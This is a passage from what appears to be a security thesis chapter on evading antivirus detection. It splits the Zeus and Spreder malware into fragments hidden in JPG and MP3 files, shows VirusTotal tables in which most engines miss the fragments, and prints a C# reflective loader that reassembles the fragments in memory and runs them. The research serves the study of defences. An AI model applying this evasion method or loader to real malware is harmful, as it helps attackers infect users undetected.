message(['It is a good and legal way of making money'|T],Punteggio):- message(T,P), Punteggio is P + 70.
message(['I can provide transaction'|T],Punteggio):- message(T,P), Punteggio is P + 70.
```

Figure 7.7.: Knowledge After Auto-Learning Phase.

log knowledge, is reused to improve it, adding new clauses (one for each sentence of the message) to the prolog file, that will eventually grow to the situation illustrated in Figure 7.7.

8. The Other Way Around: Applying Penetration Testing Methodology To Evade AntiVirus Systems

"Apply yourself. Get all the education you can, but then, by God, do something. Don't just stand there, make it happen. "

Iacocca, Lee

This chapter presents the other way around to look at the methodology. So far the author used the penetration testing methodology (see 4) to penetrate e-voting machines and reputation systems, aim to this chapter is to show how to move the methodology focus to attack software systems proving the methodology's generality. In this chapter the goal of the tester is anymore a physical system or a trusting network, but it's a software called "anti virus". The testing objects are composed by the software modules able to detect malwares and the tester point of view is "External-Grey-Close-Box" (almost the tester worst case scenario) since he is not inside the anti virus project, he knows how the antivirus works but he has not right over it (for example the tester has nor the anti virus source code neither the ability to write plugin or code for it, for more details see: 4.1.3) [1] . Appendix A describes step by step the how the methodology has been implemented.

8.1. Introduction to AntiVirus Systems

Ever since Cohen's 1984 paper [134] described computer viruses in detail, a battle has raged between virus writers and anti-virus defenders. The simple computer virus has evolved into more complex stealth, polymorphic, and metamorphic engines. In parallel, anti-virus[2] systems have become more complex; no longer are simple scans for code signatures suffi-

[1]a short version of this chapter has been published in: 5th IEEE International Conference on Malicious and Unwanted Software (MALWARE 2010)

[2]Here, the author follows the industry custom of calling anti-malware detection programs "anti-virus" programs.

cient. Indeed, these systems now use techniques such as emulation, behavior analysis, sandboxing, and other forms of isolation to protect systems. The defenses come with a price: *data objects* (which include downloaded entities such as applets on the World Wide Web, files, and email attachments) must be scanned and tested in other ways for malware. Because of the large number of different kinds of malware (over 22,000,000 as of early 2009 [133]), it is considered impractical to scan all incoming data objects for all types of malware. Thus, systems differentiate among the vectors used to put malware on systems. For example, macro viruses intended for Microsoft Word must be in Word documents to be effective, and so antivirus programs typically do not scan incoming executables for those viruses—but they do scan any incoming Microsoft Word files for them. This creates a "gap" in protection. If, for example, a macro virus were embedded in an executable file in such a way that the executable file would ignore it when executed, but a second program could locate that virus and load it into an *existing* Microsoft Word document in such a way that the virus would be triggered when the file were opened, the antivirus programs would not detect the macro virus' entry onto the system. The point of detection would therefore need to be the loading program. This view of the malware attack is of a three-step process. The first step is to place the malware onto the system. The second step is to assemble the malware. The third step is to execute the assembled malware. More customary views of the process conflate the first and second steps into one, under the guise of *infection* (and the third step is the *execution* step). Anti-virus programs typically attempt to block the first two steps by detecting and preventing malware from entering the system. They require that *both* steps have taken place, because their signatures require that specific parts of the malware be detectable. Anti-virus programs that seek to detect incoming malware use two primary techniques. The first, which has been called *data signature scanning*, is to look for patterns in the incoming data objects that match known malware—*signatures*—and, when found, take some action, for example deleting the incoming data or quarantining it and notifying the user. The second, *behavior signature scanning*, emulates the data object's execution either statically (determining what instructions would be executed) or dynamically (placing it in a sandbox and executing it, with the sandboxing intercepting all system calls and possibly library calls, looking for patterns that match behavior of malware). Both techniques assume that enough of the malware is present in the data object being examined to trigger an alert. As stated above, these techniques all combine entry onto the system with assembly in their view of the malware life cycle on a system. Consider an alternate view (this comes from flaw hypotheses 4). What happens if assembly occurs *after* placement on the system? That is, portions of the malware are placed on a system, then the malware is assembled, and then it is executed—three distinct steps instead of two. This view negates the assumption that enough of the malware is present in the data object to be identified as malware. This chapter exploits this hypothesis by partitioning a malware into multiple pieces, none of which alone contains enough of a signature to trigger an anti-virus alert. The pieces are placed onto the target system, and some time later are assembled together. This combined code is sufficient to act as malware. The argument that this malware will then be detected by the system when it is executed, and therefore this attack is inconsequential, assumes that the system has an anti-virus engine monitoring all processes as they execute—and that the anti-virus program is correctly configured and correctly identifies all malware as such by its behavior. This assumption is of course questionable; at any rate, by that argument, no incoming data object would need to be checked for malware because all malware would be detected on execution. The magnitude of business, and the amount of research into, the detection of malware as it enters the system demonstrates that this argument is not widely accepted. Indeed, it violates the principle of separation of privilege (also known as "layers of defense") [203] because it contends that one layer of defense is sufficient. After a brief survey of related work, the author presents the design of our attack (made possible following section 4) and then report on experiments. The author concludes with a discussion of future directions and some ideas on how to apply this work to defeat the execution monitoring of anti-virus defenses.

8.2. Related Work

Multi-stage attacks are well-known. One of the earliest was the Internet worm [146], which placed a "grappling hook" on the target system. When the grappling hook was executed, the rest of the worm was pulled over. Ptacek and Newsham [200] used network hop counts to cause packets to be dropped. This fragmented attack commands into multiple packets interspersed with irrelevant data that was discarded after the intrusion detection system of the target site examined the stream for attacks, but before the stream reached the target. Other multistage attacks, often in the guise of malware (see for example [179, 108, 121, 139] are "multi-stage" in their activation or execution. Models [140, 214, 197] and interpretative methods such as visualization [182] have been created and applied to help understand how multi-stage attacks work and how they spread.Of these attacks, the Internet worm is closest to what described here. The main difference is that the worm uses the grappling hook to pull over an object file that must be linked to local libraries and resources in order to execute. Many existing worms work similarly, exchanging messages with other hosts and copies of the worm to propagate and to control their spread. The presented attack focuses on constructing the malware from data resident on the current host.

The computer viruses Dichotomy [171] and RMNS [172] each consisted of two components. When executed, they operated as TSRs. Dichotomy intercepted the "Load_and_Execute" call, and either infected the file with the "loader" (that changed the file entry point to invoke the virus) and the virus body, or simply with the virus body. RMNS had two parts, one of which intercepted the call, and the other of which infected files. The infection part infected the file with the interception code half the time, and the infector the other half of the time. These viruses differ from the described approach because the malware is fragmented into parts that can enter a system, and then be combined to create the malware. The components themselves need not do anything in particular, or indeed even *do* anything—until they are assembled in memory.

Sun, Ebringer, and Bostas [211] build on polymorphic malware that uses encryption to evade detection. This type of malware encrypts the unpacking routine, which is then decrypted just before execution and re-encrypted just after execution (called "multistage unpacking"). The presented approach omits encryption, or indeed any obfuscation beyond the breaking up of the malware in multiple chunks that can then be reassembled and executed. A second difference is that the described approach evades *only* detection at the injection of the malware components. Once the malware is assembled and executed, it is susceptible to detection through behavioral analysis.

Current work on evading signature-based anti-virus techniques focuses on obfuscation-based systems, including self-encrypting, polymorphic, and metamorphic malware. Self-encrypting malware was first found in the Cascade virus [114], and consisted of an initial decryption routine followed by the encrypted virus. By altering the key (based on the size of the file), the body of the virus would appear to change. The next stage grew from the need to hide the decryption routine. Polymorphism, in which instructions are replaced by equivalent instructions, helped hide those routines. Indeed, tools such as the Mutation Engine and the TridenT Polymorphic Engine automated generation of polymorphic malware [212]. However, enough non-metamorphic malware is still in use that signature-based scanning is productive. Current anti-virus engines use a variety of techniques to speed the checking of incoming data objects. Most notably, they look for malware relevant to the type of data object being analyzed. For example, the Melissa worm [9] is a worm that is loaded into Microsoft Word documents, and is then executed by the Visual Basic interpreter. Thus, anti-virus systems typically do not check incoming executable data objects for Melissa, because executing a program will not cause Melissa to run; but editing an infected Microsoft Word document with Microsoft Word would execute (interpret) Melissa, so data objects that are Microsoft Word documents would be checked.

Packing, a technique in which malware is compressed and encrypted (often polymorphically) is closest to the described method, but there are significant differences. First, packed malware typically has multiple stages (for example, the execution of the unpacker, which then unpacks and executes the malware proper) but these are typically in the same object. In the presented method, the malware is in multiple objects. Second, the described method does not require encryption or other obfuscation (although it would of course benefit from them) because the malware is fragmented to the point that the individual components cannot be recognized. This is a form of obfuscation, but one involving breaking the malware into components each of which is too small to be recognized.

8.3. Design of Multi-Stage Malware

The described technique exploits the need for anti-virus scanners to look for sequences to determine whether the file contains malware—either sequences of known data (code signatures) or indicating behavior such as malware exhibits (behavior signatures).

This sequence analysis assumes that the sequence is present in a single data object. This data object is the malware's infection vector. Figure 8.1 represents the high-level view of the designed attack.

The malware is broken into several *components* that are then embedded in numerous other data objects. The components are not necessarily functions or blocks of code performing well-defined actions within the malware; they may be as simple as 200-byte sequences of instructions and data in the malware. The critical feature of this fragmentation is that no single data object contains a signature that the relevant anti-virus program will flag as indicating the presence of malware. One distinguished data object (the *main data object*) contains the component (the *main actor*) that, when executed, reassembles the fragmented components into the malware and executes it.

Figure 8.1 summarizes this process. That figure shows n files $File^i$, each containing one of n parts p^i of the malware

p. When $File^1$ is executed, it extracts the other components $p^2, ..., p^n$ of the malware from $File^2, ..., File^n$ (the figure shows this as an execution of the $Read()$ function). It then assembles these, in memory, to form a complete malware data object, which executes.

The main actor must locate the components of the malware. It can do so in a number of ways. It can look for specific flags or predetermined sequences of bytes, but this would render the *component* amenable to detection by an anti-virus signature scanner. It may also read from a predetermined location, or a location it computes based on the attributes of the containing file; in this way, the files containing the malware components will pass through the anti-virus signature scanning mechanisms.

In order to lessen the probability of a part of the malware being detected, we may exploit a common optimization of anti-virus engines. As noted earlier, most anti-virus scanners base their analysis of incoming data objects (files, applets, attachments, and so forth) upon the *type* of the file. This is usually, but not always, determined by examining the file name extension, for example ".exe" being a Windows executable file, ".doc" being a Microsoft Word document, and ".jpg" being a JPEG file. So, we simply place the components of the given malware in a type of file unlikely to be scanned. If, for example, the malware is an executable, we place components in JPEG or other non-executable data objects. To summarize, the preconditions for this attack to work are:

A.1) The antivirus mechanisms must not flag as suspicious a file containing a portion of a malware signature;

A.2) The antivirus mechanisms must not flag as suspicious a program that loads multiple components into memory and executes them; and

A.3) The main actor must be able to locate the other parts of the malware, and execute *after* the files are resident on the system.

The author discusses these in the next section.






Figure 8.1.: Injection of multi-stage malware onto a system



File loader.exe received on 2010.01.06 21:55:41 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.06	Trojan-Spy.Win32.Zbot.vb!IK
AhnLab-V3	5.0.0.2	2010.01.06	-
AntiVir	7.9.1.122	2009.12.31	TR/Spy.Agent.TH
Antiy-AVL	2.0.3.7	2010.01.06	-
Authentium	5.2.0.5	2010.01.06	W32/Banker.AVJI
Avast	4.8.1351.0	2010.01.06	Win32:Bancos-ASL
AVG	8.5.0.430	2010.01.04	PSW.Generic6.ACJO
BitDefender	7.2	2010.01.06	Trojan.Spy.Zeus.2.Gen
CAT-QuickHeal	10.00	2010.01.05	Win32.Trojan-Spy.Bancos.aam.4
ClamAV	0.94.1	2010.01.06	Trojan.Bancos-5978
Comodo	3490	2010.01.06	Heur.Packed.Unknown
DrWeb	5.0.1.12222	2010.01.06	Trojan.Proxy.2003
eSafe	7.0.17.0	2010.01.06	-
eTrust-Vet	35.1.7219	2010.01.06	Win32/KollahCryptorA!generic
F-Prot	4.5.1.85	2010.01.06	W32/Banker.AVJI
F-Secure	9.0.15370.0	2010.01.06	Trojan-Spy:W32/Bancos.AAM
Fortinet	4.0.14.0	2010.01.06	W32/Agent.BRW!tr
GData	19	2010.01.06	Trojan.Spy.Zeus.2.Gen
Ikarus	T3.1.1.79.0	2010.01.06	Trojan-Spy.Win32.Zbot.vb
Jiangmin	13.0.900	2010.01.06	Trojan/Tibs.pnq
K7AntiVirus	7.10.940	2010.01.06	Trojan-PSW.Win32.Zbot.ch
Kaspersky	7.0.0.125	2010.01.06	Trojan-Spy.Win32.Zbot.vb
McAfee	5853	2010.01.06	Spy-Agent.bw.gen.b
McAfee+Artemis	5853	2010.01.06	Spy-Agent.bw.gen.b
McAfee-GW-Edition	6.8.5	2010.01.06	Trojan.Spy.Agent.TH
Microsoft	1.5302	2010.01.06	PWS:Win32/Zbot.WE
NOD32	4749	2010.01.06	a variant of Win32/Spy.Agent.PZ
Norman	6.04.03	2010.01.06	Zbot.AM
nProtect	2009.1.8.0	2010.01.06	Trojan-Spy/W32.ZBot.41984.AP
Panda	10.0.2.2	2010.01.06	Malicious Packer
PCTools	7.0.3.5	2010.01.06	TrojanSpy.ZBot.Gen!Pac.3
Prevx	3.0	2010.01.06	-
Rising	22.29.02.06	2010.01.06	Trojan.Spy.Win32.Bancos.bay
Sophos	4.49.0	2010.01.06	Mal/Zbot-A
Sunbelt	3.2.1858.2	2010.01.06	Trojan-Spy.Win32.Zbot.gen
Symantec	20091.2.0.41	2010.01.06	Infostealer.Banker.C
TheHacker	6.5.0.3.137	2010.01.06	Trojan/Spy.Zbot.vb
TrendMicro	9.120.0.1004	2010.01.06	TSPY_BANKRYPT.X
VBA32	3.12.12.1	2010.01.06	Trojan-Spy.Win32.Zbot.wng
ViRobot	2010.1.6.2124	2010.01.06	Trojan.Win32.Tibs.41984
VirusBuster	5.0.21.0	2010.01.06	TrojanSpy.ZBot.Gen!Pac.3



File bug-feature_Zeus_MIddle.jpg received on 2010.01.06 22:02:42 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.48	2010.01.06	-
AhnLab-V3	5.0.0.2	2010.01.06	-
AntiVir	7.9.1.122	2009.12.31	-
Antiy-AVL	2.0.3.7	2010.01.06	-
Authentium	5.2.0.5	2010.01.06	-
Avast	4.8.1351.0	2010.01.06	-
AVG	8.5.0.430	2010.01.04	-
BitDefender	7.2	2010.01.06	-
CAT-QuickHeal	10.00	2010.01.05	-
ClamAV	0.94.1	2010.01.06	-
Comodo	3490	2010.01.06	-
DrWeb	5.0.1.12222	2010.01.06	-
eSafe	7.0.17.0	2010.01.06	-
eTrust-Vet	35.1.7219	2010.01.06	-
F-Prot	4.5.1.85	2010.01.06	-
F-Secure	9.0.15370.0	2010.01.06	-
Fortinet	4.0.14.0	2010.01.06	-
GData	19	2010.01.06	-
Ikarus	T3.1.1.79.0	2010.01.06	-
Jiangmin	13.0.900	2010.01.06	-
K7AntiVirus	7.10.940	2010.01.06	-
Kaspersky	7.0.0.125	2010.01.06	-
McAfee	5853	2010.01.06	-
McAfee+Artemis	5853	2010.01.06	-
McAfee-GW-Edition	6.8.5	2010.01.06	-
Microsoft	1.5302	2010.01.06	-
NOD32	4749	2010.01.06	-
Norman	6.04.03	2010.01.06	-
nProtect	2009.1.8.0	2010.01.06	-
Panda	10.0.2.2	2010.01.06	-
PCTools	7.0.3.5	2010.01.06	-
Prevx	3.0	2010.01.06	-
Rising	22.29.02.06	2010.01.06	-
Sophos	4.49.0	2010.01.06	-
Sunbelt	3.2.1858.2	2010.01.06	-
Symantec	20091.2.0.41	2010.01.06	-
TheHacker	6.5.0.3.137	2010.01.06	-
TrendMicro	9.120.0.1004	2010.01.06	-
VBA32	3.12.12.1	2010.01.06	-
ViRobot	2010.1.6.2124	2010.01.06	-
VirusBuster	5.0.21.0	2010.01.06	-

Figure 8.2.: Analysis of Zeus in an executable and in a JPG file

8.3.1. Multi Stage Malware Experiments

Define $AV(x)$ to be an anti-malware detection mechanism that returns *true* if the input to AV, namely X, is malware and *false* if not. The question is whether it is possible to decompose malware in such a way to avoid detection. The used anti-virus function AV will be the set of anti-virus detectors at Virus Total, which includes most commercial anti-virus programs as well as open-source ones. It has been assumed that Virus Total uses well configured and up-to-date AV engines. It is also has been assumed that the anti-virus tools there perform a static signature analysis on the given files. Considering two well-known pieces of malware, Zeus (also known as Trojan.Zbot) and Spreder (also known as W32.HLLP.Spreda). As a control, it has been embedded Zeus into a Windows executable and then ran it through Virus Total. Figure 8.2 (left) shows that all but 4 anti-virus tools found the virus. Similarly, all but 8 anti-virus tools were able to detect Spreder. Thus, both these pieces of malware will be detected by most anti-virus software.




Figure 8.3.: Image with Zeus embedded: just after the JPG header (left), just before the JPG trailer (center),after the JPG trailer (right)


The first question is how to decompose the malware into components that will evade the anti-virus software. Preliminary to this is the question of whether we *have* to break it into components. Can we instead embed the *entire* malware into a file of the wrong type, and then have the main actor trigger its execution?

8.3.1.1. First Approach

As noted in the introduction, the large amount of malware means that scanning every incoming data object for every malware is generally prohibitively expensive—it would delay incoming data objects too long. So, modern anti-virus software makes an obvious optimization. An executable infector embedded in a JPG (image) file will not execute when the JPG file is displayed, because the bytes in the file are interpreted as a JPG image. Thus, anti-virus software will only look for malware that is triggered when the JPG image is displayed. To verify this, the author embedded Zeus in a JPG file. Figure 8.2 (right) shows that none of the anti-virus software products in Virus Total detected Zeus in that file. Contrast this with Figure 8.2 (left), where all but 4 anti-virus products detected Zeus. Interestingly, the effects of adding Zeus to the JPG file vary depend on how it is embedded. If placed immediately after the JPG header, Figure 8.3 (left) shows that the image is obviously corrupted. If placed just before the JPG trailer, Figure 8.3 (center) shows the corruption is minimal. And if placed after the JPG trailer, Figure 8.3 (right), no corruption is apparent. Thus, an attacker can embed malware into a file of an arbitrary type, and then inject it and the main actor into the system. If the main actor escapes detection, then it can execute the malware. The author now turns to the case where all datatypes are checked for a particular virus.


8.3.1.2. Second Approach

Now the author considers breaking down malware into a set of components that cannot be detected. It has been assumed that the nature of the anti-virus software on the target system is not known; thus, the author uses a mechanism like Virus Total to check the components against multiple anti-virus software products. If we do know the *particular* anti-virus software on the target system, we need only consider it and not others. The author use an iterative approach. A simple program takes as input a set of files into which the malware is to be embedded, the number of components that the malware is to be broken into, and the malware. It breaks the malware into components and embeds one component into each file. the author decomposed Spreder into three parts, and embedded it in a JPG file. Only one of the anti-virus



File bug-feature.jpg-1.jpg received on 2010.02.23 23:16:55 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.23	-
AhnLab-V3	5.0.0.2	2010.02.23	-
AntiVir	8.2.1.172	2010.02.23	-
Antiy-AVL	2.0.3.7	2010.02.23	-
Authentium	5.2.0.5	2010.02.23	-
Avast	4.8.1351.0	2010.02.23	-
AVG	9.0.0.730	2010.02.23	-
BitDefender	7.2	2010.02.24	-
CAT-QuickHeal	10.00	2010.02.23	-
ClamAV	0.96.0.0-git	2010.02.23	-
Comodo	4040	2010.02.23	-
DrWeb	5.0.1.12222	2010.02.23	-
eSafe	7.0.17.0	2010.02.23	-
eTrust-Vet	35.2.7323	2010.02.23	-
F-Prot	4.5.1.85	2010.02.23	-
F-Secure	9.0.15370.0	2010.02.23	-
Fortinet	4.0.14.0	2010.02.21	-
GData	19	2010.02.23	-
Ikarus	T3.1.1.80.0	2010.02.23	-
Jiangmin	13.0.900	2010.02.23	-
K7AntiVirus	7.10.981	2010.02.23	-
Kaspersky	7.0.0.125	2010.02.23	-
McAfee	5901	2010.02.23	-
McAfee+Artemis	5901	2010.02.23	-
McAfee-GW-Edition	6.8.5	2010.02.23	-
Microsoft	1.5406	2010.02.23	-
NOD32	4891	2010.02.23	-
Norman	6.04.08	2010.02.23	-
nProtect	2009.1.8.0	2010.02.23	-
Panda	10.0.2.2	2010.02.23	-
PCTools	7.0.3.5	2010.02.23	-
Prevx	3.0	2010.02.24	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.23	-
Sunbelt	5695	2010.02.23	-
Symantec	20091.2.0.41	2010.02.24	-
TheHacker	6.5.1.6.207	2010.02.23	-
TrendMicro	9.120.0.1004	2010.02.23	-
VBA32	3.12.12.2	2010.02.23	suspected of Exploit.Win32.EmbededPE.JPG
ViRobot	2010.2.23.2198	2010.02.23	-
VirusBuster	5.0.27.0	2010.02.23	-



File bug-feature.jpg-1.jpg received on 2010.02.23 23:59:20 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.23	-
AhnLab-V3	5.0.0.2	2010.02.23	-
AntiVir	8.2.1.172	2010.02.23	-
Antiy-AVL	2.0.3.7	2010.02.23	-
Authentium	5.2.0.5	2010.02.23	-
Avast	4.8.1351.0	2010.02.23	-
AVG	9.0.0.730	2010.02.23	-
BitDefender	7.2	2010.02.24	-
CAT-QuickHeal	10.00	2010.02.23	-
ClamAV	0.96.0.0-git	2010.02.23	-
Comodo	4040	2010.02.23	-
DrWeb	5.0.1.12222	2010.02.23	-
eSafe	7.0.17.0	2010.02.23	-
eTrust-Vet	35.2.7323	2010.02.23	-
F-Prot	4.5.1.85	2010.02.23	-
F-Secure	9.0.15370.0	2010.02.24	-
Fortinet	4.0.14.0	2010.02.21	-
GData	19	2010.02.23	-
Ikarus	T3.1.1.80.0	2010.02.23	-
Jiangmin	13.0.900	2010.02.23	-
K7AntiVirus	7.10.981	2010.02.23	-
Kaspersky	7.0.0.125	2010.02.24	-
McAfee	5901	2010.02.23	-
McAfee+Artemis	5901	2010.02.23	-
McAfee-GW-Edition	6.8.5	2010.02.23	-
Microsoft	1.5406	2010.02.23	-
NOD32	4891	2010.02.23	-
Norman	6.04.08	2010.02.23	-
nProtect	2009.1.8.0	2010.02.23	-
Panda	10.0.2.2	2010.02.23	-
PCTools	7.0.3.5	2010.02.23	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.23	-
Sunbelt	5695	2010.02.23	-
Symantec	20091.2.0.41	2010.02.24	-
TheHacker	6.5.1.6.207	2010.02.23	-
TrendMicro	9.120.0.1004	2010.02.23	-
VBA32	3.12.12.2	2010.02.23	-
ViRobot	2010.2.23.2198	2010.02.23	-
VirusBuster	5.0.27.0	2010.02.24	-

Figure 8.4.: Analysis of first part of Spreder in a JPEG file: automatic (left), manually arranged (right)

software under Virus Total detected the corruption of the container files, and that one identified the malware incorrectly (and as "suspected"); see Figure 8.4 (left). Rearranging the signatures by hand eliminated this alert, as shown in Figure 8.4 (right). Splitting Spreder into 2 components and embedding them in an MP3 file also escaped detection; Figure 8.5 shows the results of one such scan.

The results for Zeus were similar. With Zeus, out of 42 anti-malware tools tested, only 7 reported potential malware on one or more of the components. These results suggest that, for the majority of anti-virus programs in use today, this technique would enable malware to evade detection by anti-virus signature scanning. These results indicate that, for the malware tested, at least 35 of the AV functions described above exist.


8.3.2. Main Actor

The main actor is a simple program. It locates the malware components and loads them into memory. The key to its success is its execution. The main actor can be executed exactly the same way that malware is executed. Phishing, injection into a process or program, or other techniques enable this. For example, if a worm can inject specific instructions into a process through a buffer overflow, or an SQI injection attack can enable the uploading of an executable containing the main actor, then the main actor can load the components already resident on the system into memory, constructing the malware (and then executing it). Other techniques include the use of DNS cache poisoning and SEO abuse. For demonstration purposes, it has been implemented this in the .NET framework. Using the common reflection technique, namely the ability of a managed code to read its own metadata for the purpose of finding assemblies, modules and type information at runtime, this program reconstructs the malware's code inside a memory buffer as shown in the following listing, and then executes it.

```
 1
 2 byte[] bin = new byte[stop - start + 1];
 3 for (int c = 0; c <= stop - start ; c++)
 4     bin[counter] = totalbin[start + c];
 5 ...
 6 Assembly a = Assembly.Load(bin);
 7 MethodInfo method = a.EntryPoint;
 8 ...
 9  if (method != null){
10     object o =
11       a.CreateInstance(method.Name);
12     method.Invoke(o, null);
13 }
```

The "bin" variable collects the ordered malware components (lines 2–4). These become executable after being loaded as into memory (line 6). The *CreateInstance* method (line 11) builds the executable object from an entry point (line 7) that is activated by the *invoke* function (line 12). Figure 8.6 shows the main actor loaded in a Windows 32 system.

In theory, determining whether an arbitrary segment of code is the main actor is undecidable. In practice, the problem is more limited: it is possible to characterize the main actor in such a way that it can be detected? The function of the main


File Episode2-healthClub.mp3-2.mp3 received on 2010.02.19 23:34:36 (UTC)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.19	-
AhnLab-V3	5.0.0.2	2010.02.19	-
AntiVir	8.2.1.170	2010.02.19	-
Antiy-AVL	2.0.3.7	2010.02.19	-
Authentium	5.2.0.5	2010.02.19	-
Avast	4.8.1351.0	2010.02.19	-
AVG	9.0.0.730	2010.02.19	-
BitDefender	7.2	2010.02.20	-
CAT-QuickHeal	10.00	2010.02.19	-
ClamAV	0.96.0.0-git	2010.02.19	-
Comodo	3994	2010.02.19	-
DrWeb	5.0.1.12222	2010.02.20	-
eSafe	7.0.17.0	2010.02.18	-
eTrust-Vet	35.2.7313	2010.02.19	-
F-Prot	4.5.1.85	2010.02.19	-
F-Secure	9.0.15370.0	2010.02.19	-
Fortinet	4.0.14.0	2010.02.18	-
GData	19	2010.02.20	-
Ikarus	T3.1.1.80.0	2010.02.19	-
Jiangmin	13.0.900	2010.02.19	-
K7AntiVirus	7.10.977	2010.02.18	-
Kaspersky	7.0.0.125	2010.02.17	-
McAfee	5897	2010.02.19	-
McAfee+Artemis	5897	2010.02.19	-
McAfee-GW-Edition	6.8.5	2010.02.19	-
Microsoft	1.5406	2010.02.19	-
NOD32	4881	2010.02.19	-
Norman	6.04.08	2010.02.19	-
nProtect	2009.1.8.0	2010.02.19	-
Panda	10.0.2.2	2010.02.19	-
PCTools	7.0.3.5	2010.02.19	-
Prevx	3.0	2010.02.20	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.19	-
Sunbelt	5686	2010.02.19	-
Symantec	20091.2.0.41	2010.02.19	-
TheHacker	6.5.1.5.202	2010.02.19	-
TrendMicro	9.120.0.1004	2010.02.19	-
VBA32	3.12.12.2	2010.02.19	-
ViRobot	2010.2.19.2194	2010.02.19	-
VirusBuster	5.0.27.0	2010.02.19	-

Figure 8.5.: Detection of second part of Spreder in an MPEG3 file



```
76101118101108321081011181011086134971157311011811110710111434321171056599991011
15115613410297108115101344762131032323232323260471141011131171011151161011008011
41051181051081011031011156213103232323260471151019911711410511612162131032326047
11611411711511673110102111621310604797115115101109981081216213100000000000000000
00000000000000000000000000000000000000000000000000000224001200019258000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000
(*) Malware LOADED in Memory ... lenght: 54784
```

Figure 8.6.: Screenshot of the Exploit.

actor indicates the characteristic all main actors must share: the ability to load data from files and then execute that data. In some environments, it is not possible to distinguish between programs that do this for a benign purpose and programs that do this for a malicious purpose. For example, the above programming technique, called *reflection*, is widely used in Windows environments, and thus any anti-virus engine that flags it as a potential problem will create many false positives.

8.4. Design of Multi-Process Malware

